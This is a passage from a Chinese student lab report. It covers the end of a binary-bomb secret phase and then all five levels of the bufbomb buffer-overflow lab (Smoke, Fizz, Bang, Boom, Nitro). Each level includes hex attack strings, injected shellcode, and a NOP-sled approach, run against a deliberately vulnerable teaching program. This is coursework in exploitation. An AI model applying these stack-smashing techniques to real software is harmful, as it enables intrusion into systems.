0x08048f73 <+24>: lea -0x1(%eax),%eax
=> 0x08048f76 <+27>: add $0x10,%esp
0x08048f79 <+30>: cmp $0x3e8,%eax
0x08048f7e <+35>: jbe 0x8048f85 <secret_phase+42>
0x08048f80 <+37>: call 0x8049146 <explode_bomb>
0x08048f85 <+42>: sub $0x8,%esp
0x08048f88 <+45>: push %ebx
0x08048f89 <+46>: push $0x804c088
0x08048f8e <+51>: call 0x8048f0a <fun7>
0x08048f93 <+56>: add $0x10,%esp
```

图 30 secret_phase 反汇编代码

eax 即为输入的数，-1 要小于等于 0x3e8 (1000)，输入的数最大为 1001，call fun7 传入了 ebx, 0x804c088，查看这个常量地址的内容，发现存放着一个链表，通过 gdb 进入这个链表，读取，发现依次存放着 0x24, 0x32, 0x6b, 0x3e9。




(gdb) x/48x 0x804c088				
0x804c088	<n1>:	0x00000024	0x0804c094	0x0804c0a0
0x804c098	<n21+4>:	0x0804c0c4	0x0804c0ac	0x00000032
0x804c0a8	<n22+8>:	0x0804c0d0	0x00000016	0x0804c118
0x804c0b8	<n33>:	0x0000002d	0x0804c0dc	0x0804c124
0x804c0c8	<n31+4>:	0x0804c0e8	0x0804c10c	0x0000006b
0x804c0d8	<n34+8>:	0x0804c130	0x00000028	0x00000000
0x804c0e8	<n41>:	0x00000001	0x00000000	0x00000000
0x804c0f8	<n47+4>:	0x00000000	0x00000000	0x00000023
0x804c108	<n44+8>:	0x00000000	0x00000007	0x00000000
0x804c118	<n43>:	0x00000014	0x00000000	0x00000000
0x804c128	<n46+4>:	0x00000000	0x00000000	0x000003e9
0x804c138	<n48+8>:	0x00000000	0x000002f8	0x00000001

图 31 0x804c088 存放的内容

分析后面拆弹成功的结果，是 eax 等于 7，在 fun7 里最后有 $eax = eax * 2 + 1$ 的，并且 eax 初始为 0，也就是递归调用三次 fun7，就要结束，通过分析反汇编代码，发现当输入 0x3e9 时，即 1001，可以使得结束 fun7 递归调用后，eax 为 7，完成拆弹。

4. 实验结果：

拆弹结果如下图所示，可以看出，成功拆除了隐藏阶段的炸弹。



```

jinyu@jinyu-KPL-W0X:~/U202011641$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
jinyu@jinyu-KPL-W0X:~/U202011641$

```

图 32 拆弹结果

2.3 实验小结

本次实验借助静态反汇编工具 objdump 对可执行程序进行反汇编，从而得到了反汇编代码，通过阅读反汇编代码，并在理解过程中加深了对于底层堆栈结构的理解。

并且还在 linux 系统下进行了拆弹，了解了 linux 操作系统的一些基本命令，

尤其是 gdb 的使用，以往使用的都是集成开发环境中的可视化的单步调试，第一次体验命令行的单步调试，最初不适应，查看内存等不方便，随着逐步熟悉，发现 gdb 有着调试的各种功能，可以进行比较复杂的单步调试过程。

在拆弹过程中，对于地址常量要保持高度重视，常量里面存放着一些重要的信息，在本次实验中，很多情况下就是这些常量地址下存放的内容给了我提示，指明了一个前进的方向。

通过静态反汇编、动态反汇编，阅读汇编、单步调试，最终成功拆除了炸弹，并且增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

实验 3: 缓冲区溢出攻击

3.1 实验概述

实验目的意义: 加深对 IA-32 函数调用规则和栈结构的具体理解。

实验目标: 对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke (level 0)、Fizz (level 1)、Bang (level 2)、Boom (level 3) 和 Nitro (level 4), 其中 Smoke 级最简单而 Nitro 级最困难。

实验要求: 使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件, 并单步跟踪调试每一阶段的机器代码, 完成 5 个缓冲区溢出攻击。

实验语言: c。

实验环境: 32 位 linux。

3.2 实验内容

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击(buffer overflow attacks), 也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像, 继而执行一些原来程序中没有的行为, 例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要你熟练运用 gdb、objdump、gcc 等工具完成。

3.2.1 阶段 1 Smoke

1. 任务描述:

构造一个攻击字符串作为 bufbomb 的输入, 而在 getbuf() 中造成缓冲区溢出, 使得 getbuf() 返回时不是返回到 test 函数继续执行, 而是转向执行 smoke。

2. 实验设计:

由于 getbuf 中调用了 c 语言的 gets 函数, gets 写入时, 不安全, 超过指定长度后, 会更改后面的数据。在执行 ret 时, 取出栈顶的四个字节作为 EIP, 跳转到相应位置执行指令。通过 getbuf 输入长字符串, 使得更改了返回地址, 从而实现程序的跳转。

使用 objdump 获取静态反汇编代码, 通过 gdb 进行动态调试。

3. 实验过程:

在 bufbomb 的反汇编代码中找到 smoke 函数，如下图所示，从中我们可以得到 smoke 的起始地址为 0x8048c90。

```

360 08048c90 <smoke>:
361 8048c90: 55                      push    %ebp
362 8048c91: 89 e5                   mov     %esp,%ebp
363 8048c93: 83 ec 18                sub     $0x18,%esp
364 8048c96: c7 04 24 13 a1 04 08    movl    $0x804a113,(%esp)
365 8048c9d: e8 ce fc ff ff         call    8048970 <puts@plt>
366 8048ca2: c7 04 24 00 00 00 00    movl    $0x0,(%esp)
367 8048ca9: e8 96 06 00 00         call    8049344 <validate>
368 8048cae: c7 04 24 00 00 00 00    movl    $0x0,(%esp)
369 8048cb5: e8 d6 fc ff ff         call    8048990 <exit@plt>
370

```

图 33 smoke 反汇编代码

在 bufbomb 的反汇编代码中找到 getbuf 函数，观察它的栈帧结构，如下图所示，可以看到 getbuf 的栈帧是 0x38+4 个字节，而 buf 的缓冲区是 0x28 个字节（也就是 40 个字节）。

设计攻击字符串的功能是用来覆盖 getbuf 函数内的数组 buf 缓冲区，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，所以攻击字符串的大小应该是 0x28+4+4=48 个字节，并且其中最后四个字节应该是 smoke 函数的地址，正好覆盖 ebp 上面的正常返回地址，这样攻击字符串共 48 个字节，前面 44 个字节可以为任意值，最后四个字节为“90 8c 04 08”即可。

将上述攻击字符串写在攻击字符串文件中，命名为 smoke_U202011641.txt，如下图。

```

1 /* padding required : 44 bytes */
2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
4 00 00 00 00
5 /* smoke() located at: 0x 08048c90 */
6 90 8c 04 08

```

图 34 smoke_U202011641.txt

将之后通过 hex2raw 处理，可以过滤掉所有的注释，还原成没有任何冗余数据的攻击字符串原始数据而代入 bufbomb 中。

4. 实验结果：给出阶段 1 的实验结果和必要的结果分析

生成 smoke_U202011641.txt 后，使用如下命令 cat smoke_U202011641.txt | ./hex2eaw | ./bufbomb -u U202011641，得到如下结果，可以看出，成功使程序跳转到了 smoke。

```
jingyu@jingyu-KPL-W0X:~/lab3$ cat smoke_U202011641.txt |./hex2raw |./bufbomb -u
U202011641
Userid: U202011641
Cookie: 0x19671f23
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
jingyu@jingyu-KPL-W0X:~/lab3$
```

图 35 smoke 阶段结果

3.2.2 阶段 2 fizz

1. 任务描述:

构造一个攻击字符串作为 bufbomb 的输入, 在 getbuf() 中造成缓冲区溢出, 使得本次 getbuf() 返回时不是返回到 test 函数继续执行, 而是转向执行 fizz()。

2. 实验设计:

通过观察 fizz 函数的接收参数的方法, 通过 getbuf 覆盖修改返回地址, 以及堆栈, 实现通过返回地址调用函数, 利用堆栈传递参数, 完成对缓冲区的攻击。

3. 实验过程:

通过 makecookie 获得对应的 cookie 值, 可以得到学号对应的 cookie 值: 0x19671f23。

```
jingyu@jingyu-KPL-W0X:~/lab3$ ./makecookie U202011641
0x19671f23
jingyu@jingyu-KPL-W0X:~/lab3$
```

图 36 makecookie

观察 fizz 的 C 语言代码, 如下图所示, 从中可以看出, fizz 需要传递一个参数 val, 将 val 和 cookie 值进行比较。

```
95  /* $begin fizz-c */
96  void fizz(int val)
97  {
98      if (val == cookie) {
99          printf("Fizz!: You called fizz(0x%x)\n", val);
100         validate(1);
101     }
102     } else
103     printf("Misfire: You called fizz(0x%x)\n", val);
104     exit(0);
105 }
```

图 37 fizz 的 C 语言代码

在 bufbomb 的反汇编代码中找到 fizz 函数，如下图所示，可以观察到 fizz 函数的地址为 0x8048cba，观察 fizz 的堆栈，0x8(%ebp) 最有可能使我们通过堆栈传递进来的参数。

```

371 08048cba <fizz>:
372 8048cba: 55                push    %ebp
373 8048cbb: 89 e5             mov     %esp,%ebp
374 8048cbd: 83 ec 18          sub     $0x18,%esp
375 8048cc0: 8b 45 08          mov     0x8(%ebp),%eax
376 8048cc3: 3b 05 20 c2 04 08 cmp     0x804c220,%eax
377 8048cc9: 75 1e             jne     8048ce9 <fizz+0x2f>
378 8048ccb: 89 44 24 04       mov     %eax,0x4(%esp)
379 8048ccf: c7 04 24 2e a1 04 08 movl    $0x804a12e,(%esp)
380 8048cd6: e8 f5 fb ff ff    call   80488d0 <printf@plt>
381 8048cdb: c7 04 24 01 00 00 00 movl    $0x1,(%esp)
382 8048ce2: e8 5d 06 00 00    call   8049344 <validate>
383 8048ce7: eb 10             jmp     8048cf9 <fizz+0x3f>
384 8048ce9: 89 44 24 04       mov     %eax,0x4(%esp)
385 8048ced: c7 04 24 c4 a2 04 08 movl    $0x804a2c4,(%esp)
386 8048cf4: e8 d7 fb ff ff    call   80488d0 <printf@plt>
387 8048cf9: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
388 8048d00: e8 8b fc ff ff    call   8048990 <exit@plt>

```

图 38 fizz 反汇编代码

查看 cmp 的另一侧，0x804c220，通过 gdb 进行查看，发现存放的正是 cookie，在 fizz 中比较的正是参数和 cookie，进一步验证了 0x8(%ebp) 存放的就是参数。

```

(gdb) r -u U202011641
Starting program: /home/jingyu/lab3/bufbomb -u U202011641
Userid: U202011641
Cookie: 0x19671f23

Breakpoint 1, 0x080491f2 in getbuf ()
(gdb) x 0x804c220
0x804c220 <cookie>: 0x19671f23
(gdb)

```

图 39 gdb 查看 cookie

观察 bufbomb 的反汇编的 getbuf 函数，观察栈帧结构，可以观察到 buf 缓冲区大小为 0x28 个字节。

攻击字符串的功能是用来覆盖 getbuf 函数内的数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，以及返回地址上面 8 个字节，其中前 4 个字节可以放任意值，因为我们不用关心调用完 fizz 后返回到哪里，后 4 个字节存放 cookie，也就是传入的参数。所以攻击字符串共 56 个字节，前 44 个字节任意值，然后 4 个设置为 “ba 8c 04 08”，然后 4 个字节任意，最后四个字节存放 cookie 值，“23 1f 67 19”。

```

1 /* padding required : 44 bytes */
2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
4 00 00 00 00
5 /* fizz() located at: 0x08048cba */
6 ba 8c 04 08
7 /* invalid return address*/
8 00 00 00 00
9 /* param : cookie 0x19671f23 */
10 23 1f 67 19

```

图 40 fizz_U202011641.txt

通过 hex2raw 处理，还原成没有任何冗余数据的攻击字符串原始数据而带入 bufbomb 中使用。

4. 实验结果:

生成 fizz_U202011641.txt 后，使用如下命令 `cat smoke_U201614557.txt | ./hex2raw | ./bufbomb -u U202011641` 得到如下结果，可以看出成功调用了 fizz 函数，并传入了正确的参数。

```

jingyu@jingyu-KPL-W0X:~/lab3$ cat fizz_U202011641.txt | ./hex2raw | ./bufbomb -u
U202011641
Userid: U202011641
Cookie: 0x19671f23
Type string:Fizz!: You called fizz(0x19671f23)
VALID
NICE JOB!

```

图 41 fizz 阶段结果

3.2.3 阶段 3 bang

1. 任务描述:

设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量 `global_value` 的值设置为你的 `cookie` 值，然后转向执行 `bang()`。

2. 实验设计:

获取 `global_value` 的地址，通过 `gcc` 工具将汇编代码生成机器指令，嵌到输入中，通过 `getbuf` 覆盖修改跳转地址。

3. 实验过程:

观察 bufbomb 中的 bang 的 C 语言代码，如下图所示，可以看到，有全局变量 `global_value`，并且在 bang 中比较了 `global_value` 和 `cookie` 值。


```

115 int global_value = 0;
116 |
117 void bang(int val)
118 {
119     if (global_value == cookie) {
120         printf("Bang!: You set global_value to 0xx\n", global_value);
121         validate(2);
122     } else
123         printf("Misfire: global_value = 0xx\n", global_value);
124     exit(0);
125 }
126 /* $end bang-c */

```

图 42 bang 的 C 语言代码

在 bufbomb 的反汇编代码中找到 bang 函数，如下图所示，并且记录下它的开始地址 0x8048d05。

```

390 08048d05 <bang>:
391 8048d05: 55                push    %ebp
392 8048d06: 89 e5             mov     %esp,%ebp
393 8048d08: 83 ec 18          sub     $0x18,%esp
394 8048d0b: a1 18 c2 04 08    mov     0x804c218,%eax
395 8048d10: 3b 05 20 c2 04 08 cmp     0x804c220,%eax
396 8048d16: 75 1e             jne     8048d36 <bang+0x31>
397 8048d18: 89 44 24 04       mov     %eax,0x4(%esp)
398 8048d1c: c7 04 24 e4 a2 04 08 movl    $0x804a2e4,(%esp)
399 8048d23: e8 a8 fb ff ff    call    80488d0 <printf@plt>
400 8048d28: c7 04 24 02 00 00 00 movl    $0x2,(%esp)
401 8048d2f: e8 10 06 00 00    call    8049344 <validate>
402 8048d34: eb 10             jmp     8048d46 <bang+0x41>
403 8048d36: 89 44 24 04       mov     %eax,0x4(%esp)
404 8048d3a: c7 04 24 4c a1 04 08 movl    $0x804a14c,(%esp)
405 8048d41: e8 8a fb ff ff    call    80488d0 <printf@plt>
406 8048d46: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
407 8048d4d: e8 3e fc ff ff    call    8048990 <exit@plt>

```

图 43 bang 的反汇编代码

观察 bang 的 C 语言代码和汇编代码，发现 bang 中只有一个 cmp 指令，比较了 0x804c218 和 0x804c220，说明这两个地址一个存着 global_value，一个存着 cookie，通过 gdb 动态调试，查看这两个地址，可以得到如下图。

```

(gdb) x 0x0804c220
0x0804c220 <cookie>:      0x00000000
(gdb) x 0x0804c218
0x0804c218 <global_value>: 0x00000000

```

图 44 gdb 查看 global_value

通过以上 gdb 观察结果，可以产出 0x804c218 存放着 global_value 的值，只需要将 cookie 的值存放到这个位置即可。

通过观察汇编代码，可以直到调用 gets 把输入下入到 %eax 开始的位置，通过 gdb 查看 buf 的首地址，通过 i r 命令查看寄存器，如下如，可以看出 buf

开始的位置为 0x55682fd8。

```
(gdb) disas
Dump of assembler code for function getbuf:
0x080491ec <+0>:    push    %ebp
0x080491ed <+1>:    mov     %esp,%ebp
0x080491ef <+3>:    sub     $0x38,%esp
0x080491f2 <+6>:    lea     -0x28(%ebp),%eax
=> 0x080491f5 <+9>:    mov     %eax,(%esp)
0x080491f8 <+12>:   call    0x8048d52 <Gets>
0x080491fd <+17>:   mov     $0x1,%eax
0x08049202 <+22>:   leave   0(%eax),%esp
0x08049203 <+23>:   ret
End of assembler dump.
(gdb) i r
eax             0x55682fd8             1432891352
ecx             0x0                  0
edx             0x0                  0
ebx             0x0                  0
esp             0x55682fc8             0x55682fc8 <_reserved+1036232>
ebp             0x55683000             0x55683000 <_reserved+1036288>
esi             0x556865c0             1432905152
edi             0x1                  1
eip             0x80491f5             0x80491f5 <getbuf+9>
```

图 45 查看 buf 首地址

通过以上信息编写攻击缓冲区的汇编代码，如下图所示，通过 movl 将 cookie 值写入到 global_value（即 0x804c218），利用 ret 指令跳转到 bang，bang 的首地址为 0x8048d05。

```
1 movl $0x19671f23,0x804c218
2 push $0x08048d05
3 ret
```

图 46 攻击汇编代码

使用 gcc 工具将汇编代码生成 asm.o 文件，利用 objdump 工具得到对应的的机器码如下图所示。

```
jingyu@jingyu-KPL-W0X:~/lab3$ objdump -d asm.o
asm.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  c7 05 18 c2 04 08 23    movl    $0x19671f23,0x804c218
 7:  1f 67 19                push    $0x08048d05
 a:  68 05 8d 04 08          push    $0x08048d05
 f:  c3                     ret
```

图 47 攻击机器码

在 bufbomb 的反汇编中找到 getbuf 函数, buf 的缓冲区大小是 0x28 个字节, 将上面得到的机器码存放的 buf 的开始位置。

攻击字符串用来覆盖 getbuf 函数内的数组 buf, 进而溢出并覆盖 ebp 和 ebp 上面的返回地址, 所以攻击字符串的大小应该是 $0x28+4+4=48$ 个字节, 攻击代码机器码位于 buf 开始, 前 44 个字节处理攻击代码, 其他可以为任意值, 后 4 个字节存放攻击代码的地址, 也就是 buf 的首地址, 利用 ret 指令的功能, 跳转到攻击代码并执行。

攻击代码写入攻击字符串文件中, 并命名为 bang_U202011641.txt, 如下图所示。

```
1 /* asm code */
2 c7 05 18 c2 04 08 23 1f 67 19
3 68 05 8d 04 08
4 c3
5 00 00 00 00 00 00 00 00 00 00 00 00
6 00 00 00 00 00 00 00 00 00 00 00 00
7 00 00 00 00
8 /* asm code located at : 0x55682fd8 */
9 d8 2f 68 55
```

图 48 bang_U202011641.txt

4. 实验结果:

生成 bang_U202011641.txt 后, 可以用以下命令进行测试: cat bang_U202011641.txt | ./hex2raw | ./bufbomb -u U202011641 得到如下图所示的结果, 从中可以看出成功将调用了设置了 global_value 为 cookie 值。

```
jingyu@jingyu-KPL-W0X:~/lab3$ cat bang_U202011641.txt | ./hex2raw | ./bufbomb -u
U202011641
Userid: U202011641
Cookie: 0x19671f23
Type string:Bang!: You set global_value to 0x19671f23
VALID
NICE JOB!
```

图 49 bang 阶段结果

3.2.4 阶段 4 boom

1. 任务描述:

构造这样一个攻击字符串, 使得 getbuf 函数不管获得什么输入, 都能将正确的 cookie 值返回给 test 函数, 而不是返回值 1。除此之外, 你的攻击代码应还原任何被破坏的状态, 将正确返回地址压入栈中, 并执行 ret 指令从而真

正返回到 test 函数。

2. 实验设计:

查找 test 的 getbuf 的下一条指令，使得能够跳回 test，利用 getbuf 的溢出覆盖作用，使其跳转到攻击代码执行，利用 gcc 和 objdump 对汇编代码处理得到攻击代码。

3. 实验过程:

观察 getbuf 的反汇编代码，可以看到将 eax 的内容置为了 1，实现了返回 1，为了能够返回 cookie 值，要在攻击代码中将 eax 的值更改为 cookie 值。并且可以发现 getbuf 将 ebp 入栈，并更改，嵌入攻击代码后，ebp 的值无法恢复，为了实现要求中的还原堆栈结构，要将 ebp 还原为原来的值。利用 gdb 动态调试，在 getbuf 开头设置断点，通过 i r 指令观察寄存器 ebp 的值，如下图所示，可以看出 ebp 的值为 0x55683030。

```
(gdb) b *getbuf+0
Breakpoint 1 at 0x80491ec
(gdb) r -u U202011641
Starting program: /home/jingyu/lab3/bufbomb -u U202011641
Userid: U202011641
Cookie: 0x19671f23

Breakpoint 1, 0x080491ec in getbuf ()
(gdb) i r
eax             0x138d6cfa      328035578
ecx             0x0          0
edx             0x0          0
ebx             0x0          0
esp             0x55683004    0x55683004 <_reserved+1036292>
ebp             0x55683030    0x55683030 <_reserved+1036336>
esi             0x556865c0    1432905152
edi             0x1          1
```

图 50 看到 ebp 的值

由于要求能够返回 test，要在执行完攻击代码后能够跳回 test，继续完成后续的指令，查看 test 反汇编代码，可以看出 getbuf 的下一条指令为 0x8048e81。

编写汇编代码如下，将 eax 的值更换成 cookie 值（0x19671f23），将 ebp 恢复为原来的值，利用 ret 指令直接返回到 test 中。完成了将正确的值返回到 test，并实现了还原堆栈结构。

```

1 movl $0x19671f23,%eax
2 movl $0x55683030,%ebp
3 pushl $0x8048e81
4 ret

```

图 51 攻击汇编代码

利用 gcc 和 objdump 工具获得攻击代码的机器码，将其放到 buf 起始。通过 gdb 查看 buf 的首地址，通过观察汇编代码，可以知道调用 Gets 把输入写入到 %eax 开始的位置，通过 i r 命令查看寄存器，可以知道，buf 开始的位置为 0x55682fd8。

分析 getbuf 的堆栈，buf 缓冲区大小为 0x28 个字节，再加上溢出并覆盖 ebp 和 ebp 上面的返回地址的 8 个字节，共 48 个字节。攻击字符串前 44 个字节前端放攻击机器码，其余可以任意，最后 4 个字节放 buf 的起始位置，也就是 ret 调用的攻击代码的位置，即 “d8 2f 68 55”。将攻击字符串写入到 boom_U202011641.txt。

```

1 /* asm code */
2 b8 23 1f 67 19
3 bd 30 30 68 55
4 68 81 8e 04 08
5 c3
6 /* padding */
7 00 00 00 00 00 00 00 00 00 00
8 00 00 00 00 00 00 00 00 00 00
9 00 00 00 00 00 00 00 00
10 /* sam code located at: 0x55682fd8 */
11 d8 2f 68 55

```

图 52 boom_U202011641.txt

4. 实验结果:

生成 boom_U202011641.txt 后，可以用以下命令进行测试：cat boom_U202011641.txt | ./ hex2raw | ./ bufbomb -u U202011641 得到如下图所示的结果,可以看出实现了要求。

```

jingyu@jingyu-KPL-W0X:~/lab3$ cat boom_U202011641.txt | ./hex2raw | ./bufbomb -u
U202011641
Userid: U202011641
Cookie: 0x19671f23
Type string:Boom!: getbuf returned 0x19671f23
VALID
NICE JOB!
jingyu@jingyu-KPL-W0X:~/lab3$

```

图 53 boom 阶段结果

3.2.5 阶段 5 Nitro

1. 任务描述:

构造一攻击字符串使得 `getbufn` 函数（注，在 `kaboom` 阶段，`bufbomb` 将调用 `testn` 函数和 `getbufn` 函数，源程序代码见 `bufbomb.c`）返回 `cookie` 值至 `testn` 函数，而不是返回值 1。此时，这需要你的攻击字符串将 `cookie` 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行 `ret` 指令以正确地返回到 `testn` 函数。

2. 实验设计:

观察 `getbufn` 和 `testn` 的反汇编代码，分析执行过程。由于每次攻击栈帧内存地址不同，不能准确地跳转到某个特定地址，可以结合 `nop` 指令的特点，编写攻击代码和字符串。

3. 实验过程:

观察 `getbufn`，分析栈帧结构：0x218+4 个字节，`buf` 缓冲区的大小是 0x208 字节，也就是 520 个字节。

```
753
754 08049204 <getbufn>:
755 8049204: 55          push    %ebp
756 8049205: 89 e5       mov     %esp,%ebp
757 8049207: 81 ec 18 02 00 00 sub     $0x218,%esp
758 804920d: 8d 85 f8 fd ff ff lea     -0x208(%ebp),%eax
759 8049213: 89 04 24     mov     %eax,(%esp)
760 8049216: e8 37 fb ff ff call    8048d52 <Gets>
761 804921b: b8 01 00 00 00 mov     $0x1,%eax
762 8049220: c9          leave   %ebp
763 8049221: c3          ret
764 8049222: 90          nop
765 8049223: 90          nop
766
```

图 54 `getbufn` 的反汇编代码

520 个字节后面 4 个字节为 `ebp`，再后面 4 个字节为返回地址，即总共要填入 528 个字节。为了使其能够跳回到 `testn` 执行下一条指令，查看 `testn` 的 `getbufn` 的下一条指令地址，为 0x8048e15。

474	8048e00:	e8 0a 11 11 11	call	8048de7 <uniqueval>
475	8048e0d:	89 45 f4	mov	%eax,-0xc(%ebp)
476	8048e10:	e8 ef 03 00 00	call	8049204 <getbufn>
477	8048e15:	89 c3	mov	%eax,%ebx
478	8048e17:	e8 cb ff ff ff	call	8048de7 <uniqueval>
479	8048e1c:	8b 55 f4	mov	-0xc(%ebp),%edx
480	8048e1f:	39 d0	cmp	%edx,%eax
481	8048e21:	74 0e	je	8048e31 <testn+0x30>
482	8048e23:	c7 04 24 0c a3 04 08	movl	\$0x804a30c,(%esp)
483	8048e2a:	e8 41 fb ff ff	call	8048970 <puts@plt>
484	8048e2f:	eb 36	jmp	8048e67 <testn+0x66>
485	8048e31:	3b 1d 20 c2 04 08	cmp	0x804c220,%ebx
486	8048e37:	75 1e	jne	8048e57 <testn+0x56>
487	8048e39:	89 5c 24 04	mov	%ebx,0x4(%esp)
488	8048e3d:	c7 04 24 38 a3 04 08	movl	\$0x804a338,(%esp)
489	8048e44:	e8 87 fa ff ff	call	80488d0 <printf@plt>

图 32 testn 反汇编代码

因为 ebp 是随机的,但是 ebp 相对 esp 是绝对的,ebp=esp+0x24+4=esp+0x28,通过这种方式来还原 ebp 的值。在攻击代码中给 eax 赋值为 cookie 值。攻击代码如下所示,将返回值存放到了 eax,并实现了跳转到 testn 中的 getbufn 的下一条指令,即 0x8048e15,并且将 ebp 还原为了原来的值。

```

1 movl $0x19671f23,%eax
2 lea 0x28(%esp),%ebp
3 push $0x08048e15
4 ret

```

图 33 攻击汇编代码

通过 gcc 和 objdump 可以得到攻击汇编代码对应的机器码,如下图所示。

```

jinyu@jinyu-KPL-W0X:~/lab3$ gcc -m32 -c asm3.s
jinyu@jinyu-KPL-W0X:~/lab3$ objdump -d asm3.o

asm3.o: 文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0: b8 23 1f 67 19      mov     $0x19671f23,%eax
 5: 8d 6c 24 28         lea     0x28(%esp),%ebp
 9: 68 15 8e 04 08      push   $0x08048e15
 e: c3                 ret

```

图 55 攻击代码的机器码

因为增加了随机代码,使得程序跳转没有一个确定的地址,把攻击代码放在


攻击字符串中的最后的位置，前面用 `nop` 指令填补，不论跳转到哪个位置，都可以执行到攻击代码。

缓冲区 `buf` 的首地址不确定，开勇 `gdb` 调试，通过设置断点，查看寄存器的值，得到五次执行 `getbufn` 时的 `eax` 寄存器中的值，即 5 次执行的起始地址，`0x55682df8`, `0x55682e38`, `0x55682dd8`, `0x55682e38`, `0x55682d98`。选取其中最大值作为 `buf` 起始地址（执行攻击代码跳转到的位置），使得在五次执行中，总能通过 `nop` 指令执行到攻击代码。

所以攻击字符串总长度为 528 个字节，前 524 个字节最后为前面得到的攻击机器码，其余部分全为 `0x90`，即 `nop` 指令，最后 4 个字节为“`38 2e 68 55`”。将攻击字符串存入 `nirto_U202011641.txt`。

4. 实验结果：

生成 `nitro_U202011641.txt` 后，可以用以下命令进行测试：`cat nitro_U202011641.txt | ./hex2raw -n | ./bufbomb -n -u U202011641` 得到如下图所示的结果，可以看出实现了要求。



```
jingyu@jingyu-KPL-W0X:~/lab3$ cat nitro_U202011641.txt | ./hex2raw -n | ./bufbomb
b -n -u U202011641
Userid: U202011641
Cookie: 0x19671f23
Type string: KABOOM!: getbufn returned 0x19671f23
Keep going
Type string: KABOOM!: getbufn returned 0x19671f23
Keep going
Type string: KABOOM!: getbufn returned 0x19671f23
Keep going
Type string: KABOOM!: getbufn returned 0x19671f23
Keep going
Type string: KABOOM!: getbufn returned 0x19671f23
VALID
NICE JOB!
jingyu@jingyu-KPL-W0X:~/lab3$
```

图 56 nitro 阶段结果

3.3 实验小结

本次实验借助静态反汇编工具 `objdump` 对可执行程序进行反汇编，从而得到了反汇编代码，通过阅读反汇编代码，并在理解过程中加深了对于底层堆栈结构的理解。尤其本次实验，更加深刻的理解了 `gets` 的不安全性，利用 `gets` 可以溢出覆盖其他内容的特点，完成了对于程序的修改。

通过本次实验，体验了缓冲区攻击，对于网络上的安全有了其他的认识，网络上的木马等可能也会通过其他类似的方式传播，破坏计算机系统。

并且还在 linux 系统下进行了缓冲区溢出冲击，了解了 linux 操作系统的基本命令，尤其是 gdb 的使用，在实验二的基础上，进一步熟悉了 gdb 的使用，明白 gdb 作为命令行调试工具的优势。

